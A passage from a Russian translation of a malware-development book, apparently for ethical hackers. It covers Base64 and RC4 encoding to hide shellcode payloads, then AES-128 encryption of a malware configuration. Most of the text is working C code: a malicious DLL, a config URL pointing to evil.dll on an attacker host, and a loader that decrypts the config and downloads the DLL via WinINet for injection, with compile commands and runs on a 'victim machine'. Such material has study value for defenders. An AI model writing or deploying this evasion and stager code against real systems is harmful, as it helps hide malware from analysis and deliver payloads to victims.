Предыдущий код выделяет через `malloc` память для таблицы декодирования размером 256 байт. Затем он инициализирует таблицу значениями, соответствующими индексам символов в массиве `encodingChars`.

Рассмотрим функцию `cleanUpBase64`:

```
void cleanUpBase64() {
  free(decodingTable);
}
```

Этот код освобождает память, выделенную для таблицы декодирования.

Разберём функцию `encodeBase64`:

1. Сначала вычисляется длина данных, закодированных в Base64. Base64 группирует входные данные в блоки по 3 байта и кодирует каждый блок четырьмя символами. Если длина входных данных не делится на три, последний блок может содержать 1 или 2 байта, из-за чего добавляются символы заполнения =. Следующее вычисление обеспечивает выделение достаточного объёма памяти для закодированных данных:

```
*outputLength = 4 * ((inputLength + 2) / 3);
```

2. Теперь рассмотрим выделение памяти:

```
char *encodedData = malloc(*outputLength);
```

Эта строка выделяет память для данных в Base64. При ошибке выделения функция возвращает `NULL`.

3. Далее следует логика кодирования:

```
for (int i = 0, j = 0; i < inputLength;) {
  unsigned int octetA = i < inputLength ? (unsigned char) data[i++] : 0;
  unsigned int octetB = i < inputLength ? (unsigned char) data[i++] : 0;
  unsigned int octetC = i < inputLength ? (unsigned char) data[i++] : 0;
  unsigned int triple = (octetA << 0x10) + (octetB << 0x08) + octetC;
  encodedData[j++] = encodingChars[(triple >> 3 * 6) & 0x3F];
  encodedData[j++] = encodingChars[(triple >> 2 * 6) & 0x3F];
  encodedData[j++] = encodingChars[(triple >> 1 * 6) & 0x3F];
  encodedData[j++] = encodingChars[(triple >> 0 * 6) & 0x3F];
}
```

Этот цикл обрабатывает входные данные блоками по 3 байта. Каждый блок кодируется четырьмя символами Base64: побитовые операции извлекают из входных данных 6-битные значения и сопоставляют их с набором символов Base64.

4. Теперь рассмотрим обработку заполнения:

```
for (int i = 0; i < modTable[inputLength % 3]; i++)
  encodedData[*outputLength - 1 - i] = '=';
```

При необходимости цикл добавляет в конец закодированных данных символы заполнения =. Их число зависит от остатка от деления длины входных данных на 3.

Итак, приведённый код принимает двоичные данные `data` и их длину `inputLength`. Затем он вычисляет длину выходных данных в Base64, выделяет для них память, кодирует входные данные по логике Base64 и в завершение обрабатывает заполнение, добавляя символы =.

Теперь рассмотрим функцию decodeBase64:

1. Сначала посмотрим на код инициализации таблицы декодирования:

```
if (decodingTable == NULL) createDecodingTable();
```

Эта строка проверяет, инициализирована ли таблица декодирования. Если нет, она вызывает createDecodingTable.

2. Теперь проверим длину входных данных:

```
if (inputLength % 4 != 0) return NULL;
```

Строка проверяет, кратна ли длина входных данных четырём, как требует кодирование Base64. В противном случае возвращается NULL, указывающий на недопустимые входные данные.

3. Следующий фрагмент вычисляет длину декодированных данных. Каждая группа из четырёх символов Base64 представляет 3 байта двоичных данных. Если в конце входных данных присутствуют символы заполнения =, они не учитываются при вычислении выходной длины:

```
*outputLength = inputLength / 4 * 3;
if (data[inputLength - 1] == '=') (*outputLength)--;
if (data[inputLength - 2] == '=') (*outputLength)--;
```

4. Следующие строки выделяют память для декодированных данных. Если выделение завершится ошибкой, возвращается NULL:

```
unsigned char *decodedData = malloc(*outputLength);
if (decodedData == NULL) return NULL;
```

5. Затем следует логика декодирования:

```
for (int i = 0, j = 0; i < inputLength;) {
  unsigned int sextetA = data[i] == '=' ? 0 & i++ : decodingTable[data[i++]];
  unsigned int sextetB = data[i] == '=' ? 0 & i++ : decodingTable[data[i++]];
  unsigned int sextetC = data[i] == '=' ? 0 & i++ : decodingTable[data[i++]];
  unsigned int sextetD = data[i] == '=' ? 0 & i++ : decodingTable[data[i++]];
  unsigned int triple = (sextetA << 3 * 6) + (sextetB << 2 * 6)
    + (sextetC << 1 * 6) + (sextetD << 0 * 6);
  if (j < *outputLength) decodedData[j++] = (triple >> 2 * 8) & 0xFF;
  if (j < *outputLength) decodedData[j++] = (triple >> 1 * 8) & 0xFF;
  if (j < *outputLength) decodedData[j++] = (triple >> 0 * 8) & 0xFF;
}
```

Цикл перебирает входные символы Base64 и преобразует их обратно в двоичные данные. Побитовые операции объединяют 6-битные значения символов Base64 в 8-битные байты. Декодированные байты сохраняются в массиве decodedData.

6. Наконец, функция возвращает указатель на декодированные данные:

```
return decodedData;
```

Итак, приведённый код принимает данные data в Base64 и их длину inputLength. Затем он проверяет наличие таблицы декодирования и допустимость входной длины, вычисляет длину результата, выделяет память и по логике Base64 преобразует закодированные данные в двоичный формат. После этого он обрабатывает заполнение, опуская символы =, и наконец возвращает декодированные двоичные данные и обновляет выходную длину.

Скомпилируем программу следующей командой:

```
$ x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -mconsole -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
    exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

На моей машине с Kali Linux получен следующий вывод:




Рисунок 10.9. Компиляция кода hack2.c

После успешной компиляции предупреждения можно проигнорировать.

Теперь запустим программу на виртуальной машине с Windows 10 x64:

```
> .\hack2.exe
```

Вот результат:




Рисунок 10.10. Запуск hack2.exe на машине с Windows

Наша логика выполнилась. Отлично!

Практический пример: сочетание RC4 и Base64

Этот алгоритм также можно применять для сокрытия полезной нагрузки и её динамического декодирования - это один из популярных методов, о которых я писал в предыдущих главах. Например, можно зашифровать полезную нагрузку с помощью RC4, совместить шифрование с Base64, а затем выполнить обратную операцию для запуска шелл-кода. Эти и другие примеры находятся в GitHub-репозитории книги: GitHub.

В этом практическом примере я закодировал полезную нагрузку окна сообщения в Base64:




Рисунок 10.11. Кодирование полезной нагрузки в Base64 с помощью CyberChef

Как видите, для этой логики я использовал CyberChef (CyberChef).

Теперь можно зашифровать полезную нагрузку алгоритмом RC4:

```
unsigned char* plaintext = (unsigned char*)"<our base64 string: /EiB5PD//...>]";
unsigned char* key = (unsigned char*)"key";
unsigned char* ciphertext = (unsigned char *)malloc(
  sizeof(unsigned char) * strlen((const char*)plaintext));
RC4(plaintext, ciphertext, key, strlen((const char*)key),
  strlen((const char*)plaintext));
```

В нашей вредоносной программе для запуска полезной нагрузки применяется обратный процесс: сначала расшифровка RC4, а затем кодирование Base64. Для декодирования Base64 я использовал криптографический API Win32.

Скомпилируем программу следующей командой:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32
```

На моей машине с Kali Linux получен следующий вывод:




Рисунок 10.12. Компиляция PoC hack.c с RC4 и Base64

Теперь запустим программу на машине жертвы с Windows 10 x64 v1903:

```
> .\hack.exe
```

Вот результат:




Рисунок 10.13. Запуск hack.exe на Windows 10 x64 v1903

Всё работает безупречно! Обратите внимание, что в данном случае для демонстрации мы использовали полезную нагрузку окна сообщения из предыдущих глав.

Как видите, простые алгоритмы можно реализовать как с помощью Windows API, так и напрямую, без WinAPI.

Итоги

В этой главе мы углубились в основы простых перестановочных шифров Цезаря и рассмотрели практическое применение ROT13 и ROT47 при разработке вредоносного ПО. В главе приведены наглядные примеры того, как эти базовые шифры можно применять для обфускации вредоносного кода.

Перейдя к более совершенному методу шифрования, мы познакомились с Base64 и изучили его роль в сокрытии подозрительных строк от аналитиков вредоносного ПО. Наконец, мы подробнее рассмотрели GitHub-репозиторий книги, где находятся дополнительные примеры использования Base64, в том числе шифрование полезной нагрузки, например с помощью RC4, и её кодирование в Base64.

В следующих нескольких главах мы рассмотрим более сложные алгоритмы и примеры настоящего вредоносного ПО, чтобы углубить понимание их применения в кибератаках.

Глава 11. Раскрытие распространённой криптографии во вредоносном ПО

Вредоносное ПО применяет сложную криптографию для защиты своих коммуникаций и полезной нагрузки. Как использовать криптографию для сокрытия параметров и конфигурации вредоносной программы? Как скрыть полезную нагрузку? Попробуем ответить на эти вопросы и рассмотрим практические примеры, которые помогут разобраться в теме. В этой главе исследуются наиболее распространённые криптографические методы, применяемые во вредоносном ПО.

В этой главе рассматриваются следующие основные темы:

• обзор распространённых криптографических методов во вредоносном ПО;
• криптография для защищённой связи;
• защита полезной нагрузки - криптография для обфускации.

Технические требования

В этой главе для разработки и демонстрации мы будем использовать виртуальные машины Kali Linux (Kali Linux) и Parrot Security OS (Parrot Security OS), а в качестве машины жертвы - Windows 10 (Microsoft).

Обзор распространённых криптографических методов во вредоносном ПО

В двух предыдущих главах мы рассмотрели простейшие алгоритмы хеширования и шифрования из области криптографии и показали варианты их практического применения при разработке вредоносного ПО.

В этой главе я хочу подробнее раскрыть другие сценарии, в которых криптография может понадобиться при разработке вредоносного ПО:

• Разработчики вредоносного ПО могут применять шифрование для защиты конфиденциальных данных конфигурации, каналов связи или похищенной информации.
• Вредоносное ПО часто взаимодействует с сервером управления и контроля. Криптография позволяет защитить эту связь и затруднить её обнаружение.
• Авторы вредоносного ПО могут шифровать или обфусцировать код, чтобы обходить статический анализ и сигнатурное обнаружение.
• Вредоносное ПО может шифровать или защищать свои ресурсы, например полезную нагрузку, модули или файлы конфигурации, чтобы затруднить обратную разработку.

Хотя книга предназначена прежде всего для этичных хакеров и специалистов по наступательной безопасности, эта глава полезна и защитникам.

Крайне важно понимать эти методы как с наступательной, так и с оборонительной точки зрения, чтобы разрабатывать эффективные меры кибербезопасности.

Научимся применять криптографию для шифрования конфигурации вредоносного ПО, защищённого взаимодействия с ним и шифрования полезной нагрузки.

Шифрование таких ресурсов, как файлы конфигурации

Рассмотрим применение криптографии для одной из самых распространённых задач разработки вредоносного ПО - шифрования и расшифровки его конфигурации.

Предположим, у нас есть вредоносная DLL. Для простоты это всего лишь библиотека `evil.c`, отображающая окно сообщения:

```
/*
* evil.c
* simple DLL for DLL inject to process
author: @cocomelonc
*/
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(NULL, "Meow from evil.dll!", "=^..^=", MB_OK);
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

Теперь предположим, что есть файл конфигурации с вредоносным URL для загрузки DLL, например `config.txt`:

```
http://10.10.1.5:4445/evil.dll
```

Проверить его можно командой `cat`:

Рисунок 11.1. Содержимое файла config.txt

Это один из самых распространённых сценариев. Сначала сценарий шифрует файл конфигурации. В качестве алгоритма выберем AES-128. Затем другой сценарий расшифровывает файл, считывает из него конфигурацию - в нашем случае URL - и запускает вредоносную активность. Реализуем это на примере.

Практический пример

Рассмотрим настоящий практический пример, чтобы понять, что не всё трудно реализовать. Логика файла-шифровальщика довольно проста:

```
int main() {
  const char *inputFile = "config.txt";
  const char *encryptedFile = "config.txt.aes";
  const char *encryptionKey = "ThisIsASecretKey";
  // encrypt configuration file
  encryptFile(inputFile, encryptedFile, encryptionKey);
  return 0;
}
```

Функция `encryptFile` принимает входной файл, шифрует его содержимое алгоритмом AES-128 и записывает зашифрованные данные в выходной файл. Рассмотрим функцию пошагово:

1. Сначала инициализируем необходимые переменные и дескрипторы:

```
HCRYPTPROV hCryptProv = NULL;
HCRYPTKEY hKey = NULL;
HANDLE hInputFile = INVALID_HANDLE_VALUE;
HANDLE hOutputFile = INVALID_HANDLE_VALUE;
```

Они предназначены для поставщика криптографических услуг, криптографического ключа и файловых дескрипторов.

2. Откроем входной файл для чтения. Если файловый дескриптор недействителен, выйдем:

```
hInputFile = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ,
  NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
```

3. Откроем выходной файл для записи. Если файловый дескриптор недействителен, выйдем:

```
hOutputFile = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL,
  CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
```

4. Инициализируем поставщика криптографических услуг. В случае неудачи обработаем ошибки и очистим ресурсы:

```
if (!CryptAcquireContextA(&hCryptProv, NULL,
  "Microsoft Enhanced RSA and AES Cryptographic Provider",
  PROV_RSA_AES, CRYPT_VERIFYCONTEXT)) {
  // handle error and cleanup
}
```

5. Создадим объект хеша и хешируем ключ AES. В случае неудачи обработаем ошибки и очистим ресурсы:

```
HCRYPTHASH hHash;
if (!CryptCreateHash(hCryptProv, CALG_SHA_256, 0, 0, &hHash) ||
    !CryptHashData(hHash, (BYTE*)aesKey, strlen(aesKey), 0)) {
  // handle error and cleanup
}
```

6. Получим ключ AES. В случае неудачи обработаем ошибки и очистим ресурсы:

```
if (!CryptDeriveKey(hCryptProv, CALG_AES_128, hHash, 0, &hKey)) {
  // handle error and cleanup
}
```

7. Далее следует цикл шифрования:

```
const size_t chunk_size = OUT_CHUNK_SIZE;
BYTE* chunk = (BYTE*)malloc(chunk_size);
DWORD out_len = 0;
// ... (loop logic)
```

Выделяется память для обработки блоков данных. Данные считываются из входного файла блоками, и каждый блок шифруется с помощью `CryptEncrypt`.

8. Запишем зашифрованный блок в выходной файл:

```
while (bResult = ReadFile(hInputFile, chunk, IN_CHUNK_SIZE,
  &out_len, NULL)) {
  if (0 == out_len) {
    break;
  }
  readTotalSize += out_len;
  if (readTotalSize >= fileSize.QuadPart) {
    isFinal = TRUE;
  }
  if (!CryptEncrypt(hKey, NULL, isFinal, 0, chunk, &out_len,
    chunk_size)) {
    break;
  }
  DWORD written = 0;
  if (!WriteFile(hOutputFile, chunk, out_len, &written, NULL)) {
    break;
  }
  memset(chunk, 0, chunk_size);
}
```

9. Наконец, выполним завершение и очистку:

```
CryptDestroyKey(hKey);
CryptReleaseContext(hCryptProv, 0);
CloseHandle(hInputFile);
CloseHandle(hOutputFile);
free(chunk);
```

Полный исходный код на C доступен здесь: GitHub.

Чтобы скомпилировать PoC-код на C, выполним команду:

```
$ x86_64-w64-mingw32-g++ encrypt.c -o encrypt.exe -mconsole -I/usr/share/mingw-w64/include/
    -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
    exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32
```

На моей машине с Kali Linux получен следующий вывод:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter11/01-config-crypto]
└─$ x86_64-w64-mingw32-g++ encrypt.c -o encrypt.exe -mconsole -I/usr/share/mingw
-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to
-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-li
bgcc -fpermissive -lcrypt32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter11/01-config-crypto]
└─$ ls -lt
total 172
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 18:11 encrypt.exe
```

Рисунок 11.2. Компиляция файла encrypt.c

Затем выполним его на любой машине с Windows:

```
> .\encrypt.exe
```

Результат команды выглядит так:




Рисунок 11.3. Запуск нашего шифрования на машине с Windows

Как видите, пример сработал ожидаемым образом: файл конфигурации был зашифрован.

Теперь рассмотрим этапы следующей стадии:

1. Сначала создадим логику расшифровки и загрузки:

```
int main() {
  const char *encryptedFile = "config.txt.aes";
  const char *decryptedFile = "decrypted.txt";
  const char *encryptionKey = "ThisIsASecretKey";
  // Decrypt configuration file
  decryptFile(encryptedFile, decryptedFile, encryptionKey);
  // Read the URL from the decrypted file
  FILE *decryptedFilePtr = fopen(decryptedFile, "r");
  if (!decryptedFilePtr) {
    printf("failed to open decrypted file\n");
  }
  char url[256];
  fgets(url, sizeof(url), decryptedFilePtr);
  fclose(decryptedFilePtr);
  // Remove newline character if present
  size_t urlLength = strlen(url);
  if (url[urlLength - 1] == '\n') {
    url[urlLength - 1] = '\0';
  }
  // Download the file using the URL
```

```
  const char *downloadedFile = "evil.dll";
  printf("decrypted URL: %s\n", url);
  downloadFile(url, downloadedFile);
  printf("file downloaded from the URL.\n");
  return 0;
}
```

Поскольку для файла конфигурации выбран AES-128, алгоритм расшифровки аналогичен: AES-128 через Windows Crypto API.

Логика загрузки также довольно проста. Остальные этапы подробнее раскрывают функцию `downloadFile`.

2. Инициализируем переменные и дескрипторы сеанса WinINet, URL и буферов:

```
HINTERNET hSession, hUrl;
DWORD bytesRead, bytesWritten;
BYTE buffer[4096];
```

3. Инициализируем сеанс WinINet. В случае неудачи выведем сообщение об ошибке:

```
hSession = InternetOpen((LPCSTR)"Mozilla/5.0",
  INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
```

4. Откроем указанный URL. В случае неудачи закроем дескрипторы и выведем сообщение об ошибке:

```
hUrl = InternetOpenUrlA(hSession, (LPCSTR)url, NULL, 0,
  INTERNET_FLAG_RELOAD, 0);
```

5. Откроем выходной файл для записи. В случае неудачи закроем дескрипторы, выведем сообщение об ошибке и завершим работу. Затем будем считывать данные из URL блоками с помощью `InternetReadFile` и записывать каждый блок в выходной файл посредством `WriteFile`:

```
HANDLE hOutputFile = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL,
  CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
while (InternetReadFile(hUrl, buffer, sizeof(buffer),
  &bytesRead) && bytesRead > 0) {
  WriteFile(hOutputFile, buffer, bytesRead, &bytesWritten, NULL);
}
```

6. Наконец, закроем дескриптор выходного файла и дескрипторы WinINet, чтобы освободить ресурсы:

```
CloseHandle(hOutputFile);
InternetCloseHandle(hUrl);
InternetCloseHandle(hSession);
```

Эта функция предназначена для загрузки файла по заданному URL и его сохранения в указанном выходном файле. Для операций, связанных с интернетом, она использует WinINet API. Обратите внимание, что на каждом этапе предусмотрена обработка ошибок.

Для вредоносной активности достаточно добавить логику внедрения DLL. Полный исходный код находится в GitHub-репозитории книги: GitHub.

Чтобы скомпилировать PoC-код на C, выполним команду:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
    exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -
    lwininet -lcrypt32
```

На моей машине с Kali Linux результат выглядит так:

